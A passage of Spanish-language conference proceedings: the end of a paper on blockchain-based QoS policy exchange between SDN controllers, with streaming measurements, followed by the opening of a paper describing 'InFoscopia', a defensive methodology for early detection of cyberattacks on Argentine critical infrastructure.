Este es el escenario de calidad de servicio y prioridad de paquete mediante la transmisión de una política segura y confiable a través de Blockchain, que se pretende solucionar con este proyecto, generando un modelo ontológico de interoperabilidad entre el SDN 1 y el SDN 2 para que identifique la prioridad de los paquetes y direccione los mismos con calidad de servicio y prioridad.

Entonces en el punto de Recife bien al norte de Brasil se montó un server Linux Debian 6.0 VLC Server como servidor de Video, emitiendo paquetes de videos por el puerto 5554. Se utilizaron dos formatos de video .ogg y .mov y 3 tamaños de videos 480, 720 y 1080 del video Big Buck Bunny, que es un corto animado del Instituto Blender; el cual es parte de la Fundación Blender. Como la película previa de la fundación, Elephants Dream, esta película se ha realizado usando software libre. El trabajo comenzó en octubre de 2007 y la película se estrenó del 10 de abril de 2008 en Ámsterdam [23].

Para analizar calidad de servicio en cada formato y tamaño en los tres puntos se montaron clientes openRTSP que es un programa de línea de comandos que se puede utilizar para abrir, transmitir, recibir y opcionalmente grabar secuencias de videos especificados por una URL mediante RTSP, que es el protocolo de transmisión en tiempo real (del inglés Real Time Streaming Protocol), que establece y controla uno o muchos flujos sincronizados de datos, ya sean de audio o de video. El RTSP actúa como un comando a distancia a través de la red para servidores multimedia [24].

Descargamos Geth para Linux. Geth es una herramienta de línea de comandos multipropósito que ejecuta un nodo Ethereum completo. Ofrece múltiples interfaces: los subcomandos y opciones de la línea de comandos, un servidor JSON-RPC y una consola interactiva.

A los efectos de esta guía, nos centraremos en la consola, un entorno JavaScript que contiene todas las características principales que probablemente se deseen.

Se procede a implementar Go Ethereum, Geth, que es la interfaz de comandos en línea (Command Line Interface, CLI) para correr los nodos de Ethereum [56].

Primero, se instalan las propiedades del paquete, después se habilita el repositorio donde va a correr Go-Ethereum, luego se actualiza la lista de paquetes y versiones disponibles en el repositorio.

Después de instalar el geth, se procede a implementar la red privada de blockchain usando el mismo bloque génesis en los dos mineros, donde se va a crear el ledger inicial en cada minero. Además se indexa exitosamente el bloque génesis al minero. Todo este proceso se realiza en la carpeta principal, ChainSkills. Este mismo proceso se repite para el segundo minero. Después de crear los mineros, automáticamente se generan dos subcarpetas: geth y keystore. En la carpeta geth se crean unos archivos que contienen el libro de transacción, ledger o base de datos de

[3] http://www.fibre.org.br

la cadena de bloques privada. Para comprobar las cuentas que pertenecen a cada minero se realizan mediante el keystore donde se almacena a la wallet, los permisos que posee y su correspondiente dirección. El contrato inteligente tendrá un conjunto de direcciones que están asociadas a un número de tokens. Estos tokens identifican al usuario con su respectiva dirección que va a estar relacionada con un servicio específico. Si el token es mayor a 0 implementa un servicio, si es igual a 0 no requiere el servicio. Se instala truffle que va a permitir desarrollar el contrato inteligente en Ethereum. Después, se procede a crear un archivo con el nombre del token. Luego se especifican algunas propiedades, por ejemplo, el nombre de la red y el número de puerto. Se compila el contrato. Otra opción para crear el contrato inteligente es por medio de la página oficial de Ethereum. Se envía la política de calidad de servicio generando un contrato inteligente en la red de prueba de Ethereum.

Para validar el proyecto luego de implementar Blcokchain medimos la calidad de servicio de cómo se reciben los videos a través de esos puntos y simulamos que camino, en función de la calidad de servicio, debe elegir y recibir el paquete de video por el punto con mejor estadística.

5. Resultados

Entonces se desarrolló un script de prueba para ejecutar 10 veces para cada formato de archivo y tamaño, por cada lugar en donde implementamos Blcokchain para el envío de la política junto a un contrato inteligente. Luego se desarrolló un programa en JAVA para interpretar esos datos en formato texto y pasarlo a un archivo que sea interpretable por algún software de estadística, obteniendo los siguientes resultados.




Figura 6 – Promedio de Kbits por segundos por Nodo.




Figura 7 – Porcentaje promedio de paquetes perdidos.




Figura 8 - Total de KBytes recibos por nodo

Como podemos observar en las figuras 6 y 7 en el eje X tenemos la cantidad de ejecuciones de la recepción del video desde el Nodo Recife a cada nodo para cada tipo de video (ogg, mov) y cada tamaño de video por cada tipo (480, 720, 1080). En total fueron 60 ejecuciones para las diferentes variables de videos por nodo. Por último en la figura 8 tenemos la cantidad de Kbytes recibido al final de todas las ejecuciones por nodo. Claramente, en los gráficos tanto para la cantidad de Kbytes recibidos como los Kbits promedio por segundo, como el porcentaje promedio de paquetes perdidos, son similares al proyecto anterior, luego de implementar Blockchain.



Figura 9 – Latencia promedio en ms




Figura 10 – Jitter promedio ms




Figura 11 – Ancho de Banda en bytes por segundo

En el mismo escenario se ejecutó Bwping-udp, una herramienta para medir el rendimiento de redes. Bwping-

udp fue desarrollado en el laboratorio WINET (http://www.winet.dcc.ufmg.br) de la UFMG para recopilar métricas que no son extraídas por herramientas clásicas como ip, Iperf [25]. Con esta herramienta, luego de ejecutarla 30 veces, se obtuvieron los siguientes resultados. Como podemos observar en las figuras 9, 10 y 11 claramente en los gráficos tanto para la latencia, los jitter y el ancho de banda con la herramienta bwping-udp son similares al proyecto anterior.

6. Conclusión

Se refinó a nivel general el modelo Ontológico que ya existía del proyecto anterior [26], para interoperar controladores SDN distintos de diferentes dominios, al que se le agregó la implementación de Blockchain para enviar de forma segura y confiable la política de calidad de servicio. Para validar la propuesta se diagramó un algoritmo en el escenario de prueba real a escala global en Brasil, que se usó en el proyecto anterior, utilizando la plataforma FIBRE. Sobre los 2 dominios montados de distintas Redes definidas por software se simuló la transmisión de video real para analizar calidad de servicio y determinar cuál sería el mejor punto para recibir el video con la implementación de Blockchain para el envío de la política de calidad de servicio. En el ejemplo se proponía streaming multimedia bajo demanda. En el análisis estadístico de calidad de servicio de las ejecuciones que se realizaron para recibir el video o la película, se obtuvieron valores casi idénticos al proyecto anterior. Con lo que queda demostrado que el algoritmo planteado sobre implementar blockchain al modelo de interoprerar políticas entre controladores, valida la importancia de nuestra hipótesis de contar con modelo ontológico para interoperar políticas de calidad de servicio segura y confiable entre controladores diferentes de distintos dominios SDN, como en nuestro ejemplo, la calidad de servicio en Video bajo demanda.

7. Trabajos Futuros

Se plantea en proyectos futuros, con el algoritmo construido, realizar varias API en distintos lenguajes para diferentes controladores para luego generalizarlas y que sirva como intermediario para interoperar de forma segura y confiable mediante Blockchain entre distintos controladores de diferentes dominios SDN.

Referencias

[1] S. S. Sadhu Ram Basnet, «BSS: Blockchain Security over Software Defined Network,» de *International Conference on Computing, Communication and Automation (ICCCA2017)*, Greater Noida, India, 2017.

[2] M. Rouse, «Searchsdn Techtarget,» Agosto 2015. [En línea]. Available: http://searchsdn.techtarget.com/definition/software-defined-networking-SDN.

[3] CCNA, «ccna-certification,» 25 10 2015. [En línea]. Available: http://www.ccna-certification.info/que-es-el-software-defined-networking-sdn.

[4] C. R. S. Sriram Natarajan, «http://sdnhub.org/,» 2014. [En línea]. Available: http://sdnhub.org/tutorials/openflow-1-3/.

[5] «Ether,» 2016. [En línea]. Available: https://www.weuseCoins.com/what-is-ether. [Último acceso: 28 05 2019].

[6] «Ethereum,» 2016. [En línea]. Available: https://www.ethereum.org. [Último acceso: 26 05 2019].

[7] M. C. Diosdado, «La evolución de las redes WAN pasa por la tecnología SDN,» 23 12 2016. [En línea]. Available: https://aunclicdelastic.blogthinkbig.com/la-evolucion-de-las-redes-wan-pasa-por-la-tecnologia-sdn/. [Último acceso: 08 2017].

[8] G. Y. C. Y. Bong-yeol Yu, «Comprehensive Prediction Models of Control Traffic for SDN Controllers,» de *2018 IEEE International Conference on Network Softwarization (NetSoft 2018) - Technical Sessions*, Montreal, QC, Canadá, 2018.

[9] L. E. R. G. -. R. d. J. G. Herrera, «SISTEMA DE INFORMACIÓN PARA APOYAR LA GESTIÓN DE LA EDUCACIÓN A DISTANCIA,» *TELEMATIQUE,* vol. 9, nº 1, p. ., 2010.

[10] M. W. M. B. A. S. y. A. R. M.A. Manso, «Modelo de Interoperabilidad Basado en Metadatos (MIBM),» Depto. de Ingeniería Topográfica y Cartográfica. ETSI en Topografía, Geodesia y Cartografía, Universidad Politécnica de Madrid , Madrid, 2008.

[11] R. Hutt, «Todo lo que necesitas saber sobre blockchain, explicado simplemente,» weforum.org, 17 06 2016. [En línea]. Available: https://www.weforum.org/agenda/2016/06/blockchain-explained-simply/. [Último acceso: 02 09 2019].

[12] S. S. S. R. Basnet, «Blockchain Security over Software Defined Network,» de *ICCCA2017 de International Conference on Computing, Communication and Automation ()*, Greater Noida, India, 2017.

[13] «Qué es el blockchain y cómo funciona,» imnovation, 2017. [En línea]. Available: https://www.imnovation-hub.com/es/transformacion-digital/que-es-blockchain-y-como-funciona-esta-tecnologia/. [Último acceso: 04 08 2019].

[14] «Informe sobre Blockchain,» Unidad de Estudios y Proyectos Especiales, Buenos Aires, 2018.

[15] «Negocios en la era de Ethereum,» techcrunch, 2017. [En línea]. Available: https://techcrunch.com/2017/06/04/business-in-the-age-of-ethereum/. [Último acceso: 04 2019].

[16] «ERC-20 ¿Qué signicfica exactamente? ¿Cuáles son los Tokens y monederos ERC-20?,» miethereum, 2017. [En línea]. Available: https://www.miethereum.com/smart-contracts/erc20/. [Último acceso: 03 2019].

[17] J. Rodríguez, «Tokens ERC-20, ERC-223, ERC-721 y ERC-777: ¿en qué se diferencian?,» ihodl, 02 09 2018. [En línea]. Available: https://es.ihodl.com/tutorials/2018-09-02/tokens-erc-20-erc-223-erc-721-y-erc-777-en-que-se-diferencian/. [Último acceso: 01 05 2019].

[18] I. p. S. K. C. Tselios, «Mejora de la seguridad SDN para implementaciones relacionadas con IoT a través de blockchain,» de *Conferencia IEEE 2017 sobre virtualización de funciones de red y redes definidas por software (NFV-SDN)*, Berlín, Alemania, 2017.

[19] L. K. A. H. Zakaria Abou El Houda, «ChainSecure: una solución escalable y proactiva para proteger las aplicaciones Blockchain con SDN,» de *2018 IEEE Global Communications Conference (GLOBECOM)*, Abu Dhabi, Emiratos Árabes Unidos, 2018.

[20] S. G. P. P. Kotaro Kataoka, «Lista de confianza: gestión de tráfico de IoT distribuida y en Internet mediante blockchain y SDN,» de *2018 IEEE 4th World Forum on Internet of Things (WF-IoT)*, Singapur, Singapur, 2018.

[21] CISCO, «White paper: Cisco VNI Forecast and Methodology, 2015-2020,» 11 06 2016. [En línea]. Available: http://www.cisco.com/c/en/us/solutions/collateral/service-provider/visual-networking-index-vni/complete-white-paper-c11-481360.html. [Último acceso: 02 2017].

[22] Cisco, «Cisco Visual Networking Index: Forecast and Methodology, 2014-2019,» 2015. [En línea]. Available: http://www.cisco.com/c/en/us/solutions/collateral/serviceprovider/ip-ngn-ip-next-generation-network/white_paper_c11-481360.pdf. [Último acceso: 08 2016].

[23] Blender, «Big Buck Bunny,» blender, 2008. [En línea]. Available: https://peach.blender.org/. [Último acceso: 2017].

[24] Live Networks, Inc., «Un cliente RTSP de línea de comandos,» 2015. [En línea]. Available: http://www.live555.com/openRTSP/. [Último acceso: 8 2017].

[25] E. d. B. e. S. ,. H. M. Daniel Macedo, «Bwping-udp,» UFMG / DCC / WINET , 2013. [En línea]. Available: https://github.com/h3dema/bwping-udp. [Último acceso: 8 2017].

[26] D. M. G. M. V. F. E. d. B. e. S. Juan Carlos Calloni, «Modelo ontológico para la interoperabilidad de políticas de calidad de servicio entre Controladores de Redes Definidas por Software,» http://tecnomate.xyz/Actas-CONAIISI-2017.pdf, Santa Fe, 2017.

Metodología "InFoscopia" para la Detección de Ciberataques sobre Infraestructuras Críticas Estratégicas en su Fase Previa

Julio César Liporace
FIE-UNDEF[1]
jcliporace@fie.undef.edu.ar
Pablo Croci
FIE-UNDEF
pcroci@fie.undef.edu.ar
Carlos Maceira García Coni
FIE-UNDEF
carlosmgc2003@gmail.com

Adrián Buscaglia
FIE-UNDEF
abuscaglia@fie.undef.edu.ar
Nicolás Díaz Pais
FIE-UNDEF
ndiazpais@fie.undef.edu.ar
Elvira Quiroga
FIE-UNDEF / CIDESO-DIGID[2]
equiroga@fie.undef.edu.ar
Fernando Vera Batista
FIE-UNDEF
verabatista@fie.undef.edu.ar

César Daniel Cicerchia
FIE-UNDEF
cdcicerchia@fie.undef.edu.ar
Ignacio Martín Gallardo Urbini
FIE-UNDEF / CIDESO-DIGID
igallardo@fie.undef.edu.ar
Nahuel Salazar
FIE-UNDEF
nahuelsalazar86@gmail.com

[1]Facultad de Ingeniería del Ejército Argentino. Universidad de la Defensa Nacional.
[2]Centro de Investigación y Desarrollo de Sistemas Operacionales. Dirección General de Investigación y Desarrollo del Ejército Argentino.

Resumen

El desarrollo actual de la Ciberseguridad y la Ciberdefensa se ha enfocado en el empleo de procedimientos reactivos de detección, mitigación y remediación, que se aplican cuando el impacto de la agresión sobre una Infraestructura Crítica del Sistema de Defensa Nacional (ICSDN) ya ocurrió.

El aporte original de esta línea de investigación se basa en proponer una nueva metodología de Ciberdefensa, desarrollando un abordaje proactivo hacia las amenazas antes que éstas comprometan la infraestructura crítica, a fin de sorprender al agresor mediante una defensa dinámica que reduzca sus posibilidades de éxito. Se presenta la metodología "InFoscopia" con procesos propios y flujos de información definidos, métodos y herramientas experimentales empleados en laboratorio para validarla, así como los resultados de un caso de estudio (operación "Sharpshooter") utilizado para verificar la utilidad de la metodología propuesta.

Introducción

La Directiva de Política de Defensa Nacional[3] establece que el Sistema de Defensa Nacional debe priorizar la defensa de "aquellas infraestructuras cuyo funcionamiento resulte crítico para el cumplimiento de las funciones vitales del Estado Nacional, su Defensa Nacional, el ejercicio de la soberanía y el resguardo de la vida y la libertad de sus habitantes", considerando los riesgos derivados de "ataques externos a objetivos estratégicos".

Para el Estado, una infraestructura es aquel conjunto de instalaciones, medios técnicos y servicios necesarios para el desarrollo de las actividades básicas de la sociedad. En la actualidad, las Infraestructuras Críticas del Sistema de Defensa Nacional (ICSDN) tienen uno o más componentes informáticos y de comunicaciones [1], que se integran a otros medios de importante complejidad para ejecutar procesos críticos con impacto estratégico. El carácter estratégico surge a causa de que esas actividades, en su mayoría, proveen servicios esenciales a la sociedad, al gobierno y a los habitantes en su conjunto, ya sean gestionados por organizaciones públicas como privadas [2].

[3]Decreto 703/2018. DECTO-2018-703-APN-PTE - Directiva de Política de Defensa Nacional. Aprobación. https://www.boletinoficial.gob.ar/pdf/pdfAnexoPrimera/5568234A01.pdf/20180731/0

Aún en tiempo de paz, la perturbación o interrupción del funcionamiento de una ICSDN ocasionaría efectos adversos sobre el normal desarrollo de las actividades básicas de la sociedad; por tal motivo deben ser consideradas infraestructuras críticas y su defensa es un deber fundamental del Estado. La componente TIC de cualquier ICSDN puede ser afectada desde el Ciberespacio y su interdicción en diferentes grados podría ocasionar impactos severos en la sociedad. El riesgo es dinámico y tiende a crecer, por lo tanto debe ser analizado y prevenido frente a un número importante de amenazas cibernéticas, cuyo comportamiento es complejo, adaptativo y de difícil predicción [3].

En la actualidad, los sistemas de control constituyen un componente esencial dentro de las infraestructuras industriales que proporcionan servicios de naturaleza estratégica, tales como los de energía eléctrica (caso de YACIRETÁ[4]) o nuclear (por ejemplo, ATUCHA I y II, EMBALSE[5]), de aprovisionamiento de agua (como AYSA[6]), de transporte, telemedicina, telecomunicaciones (ARSAT[7]), vigilancia aeroespacial, bancario y financiero, entre otros. Estos sistemas de control industrial utilizan arquitecturas basadas en TIC, tales como SCADA[8], y son empleados tanto por proveedores privados como públicos. Estas infraestructuras están diseñadas para proveer funcionalidades de administración a dispositivos críticos en tiempo real y de forma remota, lo que supone notables puntos de riesgo de seguridad a la hora de garantizar el correcto funcionamiento, la seguridad informática y la fiabilidad de los dispositivos que gobiernan el ciclo productivo de estos sistemas, arquitecturas y topologías.

Para comprender las amenazas cibernéticas, en [4] se formula un enfoque y marco de análisis del progreso que las mismas tienen en su acción ofensiva. El proyecto InFoscopia ha adoptado este modelo de referencia para analizar y comprender el comportamiento del atacante; se lo resume en las siguientes etapas:

– Exploración o reconocimiento inicial.

[4]Central hidroeléctrica construida por Argentina y Paraguay, https://www.eby.org.ar

[5]Sistema de generación de energía nucleoeléctrica conformado por las centrales nucleares Atucha I, Atucha II y Embalse, http://www.na-sa.com.ar/

[6]Empresa concesionaria de servicios públicos de agua potable y tratamiento de desagües cloacales para la Ciudad de Buenos Aires y 26 partidos del conurbano bonaerense, una región estratégica de la Argentina y una de las zonas más densamente pobladas del continente, https://www.aysa.com.ar/

[7]Empresa pública proveedora de servicios de telecomunicaciones satelitales y de fibra óptica, centro de datos de alta disponibilidad, televisión digital e infraestructura de datos espaciales, https://www.arsat.com.ar/

[8]*Supervisory Control And Data Acquisition* es un modelo de sistema de control que se emplea para desarrollar software de

- Adquisición intrusiva de servicios o procesos computacionales de la infraestructura. Desarrollo de herramientas acordes a la debilidad a ser explotada.
- Entrega o distribución
- Compromiso inicial.
- Uso indebido / Escalamiento de privilegios.
- Reconocimiento interno.
- Movimiento lateral.
- Establecimiento de la persistencia (consolidación).
- Ejecución de la misión o cumplimiento de Objetivos.
- Exfiltración.

Las Ciencias de la Computación, la Informática Forense y la Informatoscopia proporcionan conocimiento científico y tecnológico de utilidad para su aplicación en la Justicia, como se puede recopilar en [5]. Esta capacidad se sustenta en el empleo de técnicas científicas y analíticas especializadas sobre la infraestructura tecnológica y se desarrolla con la finalidad de identificar, preservar, analizar y presentar datos que sean válidos dentro de un proceso legal, en el marco de un delito informático que es objeto de investigación judicial. Es decir que estas disciplinas actúan ex post, luego de ocurrido un hecho [6].

Desde la perspectiva de Ciberdefensa, tienen prioridad la mitigación, contención o respuesta inmediata para limitar los efectos de una ciberagresión. Estas acciones, además, son acompañadas por la recolección de evidencias de la vulneración de los sistemas y la preservación de las pruebas, aunque en segundo orden de prioridad [7]. Sin embargo, los métodos y herramientas de la Informática Forense pueden resultar de utilidad para apoyar el proceso de gestión de incidentes de Ciberseguridad y Ciberdefensa, aunque bajo una metodología basada en acciones proactivas, antes que el efecto de la agresión llegue a su punto culminante [8]. La explotación del análisis forense digital y su capacidad de extraer pruebas digitales de las computadoras y otros dispositivos electrónicos es fundamental para descubrir e interpretar datos en tiempo de ejecución, y resulta de utilidad a la metodología propuesta. El empleo de estas técnicas y herramientas frente una intrusión digital se las conoce como *Digital Forensics and Incident Response (DFIR)*.

Contexto del proyecto “InFoscopia”, objetivo y alcances

El Ejército Argentino (EA), desde hace dos décadas patrocina la construcción de su propio sistema de comando y control (SC2) para sus brigadas. Los SC2 son de naturaleza socio – técnica y complejos en su concepción y diseño [9]. Por sus características y su finalidad de empleo, constituyen una ICSDN [10]. Por otra parte, el EA ha proporcionado los recursos humanos formados como Ingenieros Militares en Ingeniería en Informática, para la creación y constitución del Comando Conjunto de Ciberdefensa[9].

InFoscopia es un proyecto acreditado por el Programa de Acreditación y Financiamiento de Proyectos UNDEFI, convocado mediante Resolución Rectoral 154/18 de la Universidad de la Defensa Nacional (UNDEF). El proyecto está enfocado en obtener una metodología propia para el análisis de eventos e incidentes de ciberseguridad o ciberataques durante las acciones de ciberdefensa de las ICSDN, para dotar a las propias operaciones de un método confiable, eficaz y basado en un modelo lógico fundamentado, que permita disponer de reglas de predicción de ciberataques en progreso y tomar decisiones en procesos extremadamente breves, en el orden de minutos, a fin de ejecutar la defensa activa de una ICSDN.

El proyecto se fundamenta por su utilidad para las acciones de Defensa Activa. Estas acciones son planificadas en la Ciberdefensa para lograr efectos de retardo, hostigamiento, interdicción o neutralización, en respuesta inmediata a una ciberagresión ante una Infraestructura Crítica, con la finalidad de demorar el progreso del ataque, ganar tiempo o limitar la libertad de acción del oponente o los efectos del ciberataque, tanto dentro como fuera de las propias redes, y proporcionar tiempo suficiente para resolver la autoría o identidad del atacante, o reducir la incertidumbre de la atribución de su origen.

En el proyecto se identificaron dos líneas principales de investigación de interés para InFoscopia; a saber:

- Análisis de amenazas cibernéticas y de tendencias de ciberagresiones a infraestructuras críticas estratégicas, para modelar el comportamiento de agresores cibernéticos que puedan afectar, especialmente, la disponibilidad[10] de las infraestructuras críticas.
- Métodos de análisis forense digital en memoria, de ingeniería inversa de software y de análisis de malware, de unidades de datos de tráfico de red y de comunicaciones de control lógico programable, que puedan extenderse o aplicarse para estudiar procesos “vivos” en dispositivos de datos, red, seguridad informática o soporte. Se consideran de

computadora que permite controlar y supervisar procesos industriales a distancia, mediante sensores y actuadores.

[9]Máximo organismo militar de Ciberdefensa de la República Argentina, http://www.fuerzas-armadas.mil.ar/Dependencias-CIBDEF.aspx

[10]*Availability*, adoptada por el estándar internacional ISO/IEC 27000. Se refiere a la “propiedad de la información [o de un sistema] de estar accesible y utilizable cuando lo requiera una entidad autorizada”.

interés para elaborar un conjunto de Indicadores de Amenaza (*Indicators of Threat* - IoTh), por analogía a los Indicadores de Compromiso (*Indicators of Compromise* - IoC[11]).

La primera línea de investigación resulta de interés para el modelado del comportamiento del agresor cibernético, especialmente en las etapas previas del ciberataque (exploración o reconocimiento inicial, adquisición intrusiva de servicios o procesos computacionales de la infraestructura, desarrollo de herramientas ofensivas acordes a la debilidad a ser explotada) y en momento inicial del asalto a la infraestructura, cuando empieza la entrega o distribución de una ciberarma (malware, tramas anómalas de datos, etc). Para describir el comportamiento y acciones del atacante se ha adoptado como marco de referencia el framework desarrollado por The Mitre Corporation, publicado en [4].

La segunda línea de investigación se concentra en el estudio de aquellas ICSDN que contienen la arquitectura y los procesos y protocolos de un Sistema de Control Industrial (ICS). Para utilizar una arquitectura de referencia de ICS y de los niveles lógicos de arquitectura de red según la norma ISA-95, se ha seleccionado la descripta por [11], visualizada en la **Figura 1.** que se obtuvo de la publicación indicada.




Figura 1. Arquitectura de referencia SCI ajustada al modelo ISA-95.

Se ha colocado el interés, entre otros puntos, sobre los métodos de recolección de información disponibles para archivos dependientes de la memoria RAM, como ser la RAM propiamente dicha y el archivo de paginación de los sistemas operativos. También, el análisis de artefactos o piezas de software en tiempo de ejecución, los procesos desatados por el malware o software dañino y el análisis de tráfico en la red, desde y hacia el activo comprometido. Se pretende analizar y comprender eventos en tiempo de ejecución para clasificarlos como normales o anómalos con un grado de confianza aceptable.

El proyecto se desarrolla en tres etapas:

- Formulación metodológica para activos bajo entornos Windows en redes Ethernet proponiendo indicadores de amenazas a la disponibilidad. Se validará con pruebas de concepto.
- Ampliación de la metodología para ambientes heterogéneos con dispositivos Linux y medios de redes y seguridad particulares de infraestructuras críticas. Se desarrollará un prototipo experimental.
- Se completará con la experimentación y selección de parámetros definitivos de los indicadores de amenazas definidos.

La primera etapa cubre el estudio de las funciones principales en el tratamiento de una gran cantidad de Logs y los métodos y herramientas más apropiados para la preservación forense de los eventos de interés. La primera de las funciones es la normalización, limpieza y correlación de registros. La otra, el tratamiento y las características de los protocolos, arquitectura, marco de trabajo y técnicas utilizadas, considerando también el interés en cómo se pueden mejorar estas funciones utilizando *Machine Learning* (ML). Para el tratamiento forense de eventos pasibles de ser indicadores de amenaza, el proyecto ha considerado las mejores prácticas recomendadas en estándares internacionales, especialmente de la ISO 27050[12].

El ambiente de experimentación y validación está montado sobre dos computadoras portátiles con capacidades básicas para el desarrollo inicial del proyecto en el Laboratorio de Informática Forense de la Facultad de Ingeniería del Ejército. Este despliegue en paralelo permitirá comparar resultados de diferentes métodos, técnicas y herramientas, y obtener muestras comparables sobre plataformas homogéneas. La metodología constituirá la base de un modelo de utilidad futuro y su correspondiente desarrollo experimental, que se pretende completar mediante la continuidad de este proyecto, en sus siguientes etapas (Años 2 y 3).

La presentación de este trabajo de investigación es el resultado parcial de la primera etapa del proyecto, en el transcurso del primer año de trabajo.

Metodología "InFoscopia"

Esta metodología es de aplicación dentro de las propias redes, sobre recursos computacionales esenciales de las ICSDN.

[11] Son artefactos forenses que se utilizan como señales de que un sistema ha sido comprometido por un ciberataque o que ha sido infectado con un software malicioso en particular.

[12] El estándar ISO/IEC 27050:2016 proporciona una visión general del descubrimiento electrónico, https://www.iso.org/standard/63081.html

La metodología que se está desarrollando está compuesta por un conjunto de métodos y técnicas comunes para su aplicación en equipos de cómputo basados en la Arquitectura de von Neumann. Emplea herramientas, en esencia software utilitario, especialmente de fuentes abiertas y/o de libre disponibilidad para ser utilizadas en plataformas de computadoras de escritorio o portátil, con sistemas operativos MS-Windows. La validación de la metodología sobre plataformas Linux se contempla para la siguiente etapa.

Los procesos principales de InFoscopia se pueden observar en la **Figura 2.** y se resumen a continuación.

1. Inicialización de datos y despliegue manual o automático de sensores.
2. Extracción especializada y parametrizable de datos de tráfico de red, volcados de memoria de dispositivos de cómputo, procesos de control de PLC y de Logs de activos sensibles; los datos y metadatos de estas extracciones son almacenados en una base de datos dedicada.
3. Normalización de extracciones mediante un formato que permita su explotación para aprendizaje selectivo, tratamiento forense y análisis avanzado de comportamiento y procesos.
4. Resguardo forense del incidente para su empleo en procedimientos judiciales.
5. Análisis avanzado de comportamientos y de procesos, con intervención humana o alimentando herramientas analíticas para estudios retrospectivos y en profundidad.
6. Aprendizaje selectivo mediante técnicas de ML o implementaciones basadas en métodos de inteligencia artificial.
7. Enriquecimiento de datos con realimentación mutua de indicadores de compromiso, incidentes de 0-Day, patrones de ciberataques conocidos y otros datos y metadatos provenientes de fuentes externas abiertas.

La metodología enfatiza el uso de sensores distribuidos en diferentes puntos de extracción de datos y eventos de interés, que podrán variar según la arquitectura y topología de la red basada en SCADA. Los registros se recopilan en una base de datos centralizada de extracción especializada de Logs de diferentes dispositivos internos o de borde, tráfico de red o de procesos de control y datos en memoria.

Luego, la metodología contempla procesarlos y normalizarlos, analizarlos en primera instancia para generar un primer aviso de amenaza en procesos, aplicar algoritmos de aprendizaje automático para clasificarlos y, de esta forma, detectar anomalías en el comportamiento de la infraestructura para emitir alertas de intrusiones antes de que se materialicen, lo que hace comprensible la detección de cualquier incidente de seguridad. El resguardo forense del incidente y análisis avanzado de comportamientos y de procesos con intervención de operadores expertos de un *Security Operation Center* (SOC) o *Computer Security Incident Response Team* (CSIRT) permite la producción de indicadores de amenaza. La metodología, también, contempla el uso de datos de indicadores de compromiso (IoC), datos y metadatos de 0-Day[13], patrones u otros lotes de información de ciberataques conocidos, provenientes de fuentes externas abiertas, como atributos de enriquecimiento para el aprendizaje selectivo o el análisis avanzado de posibles amenazas.

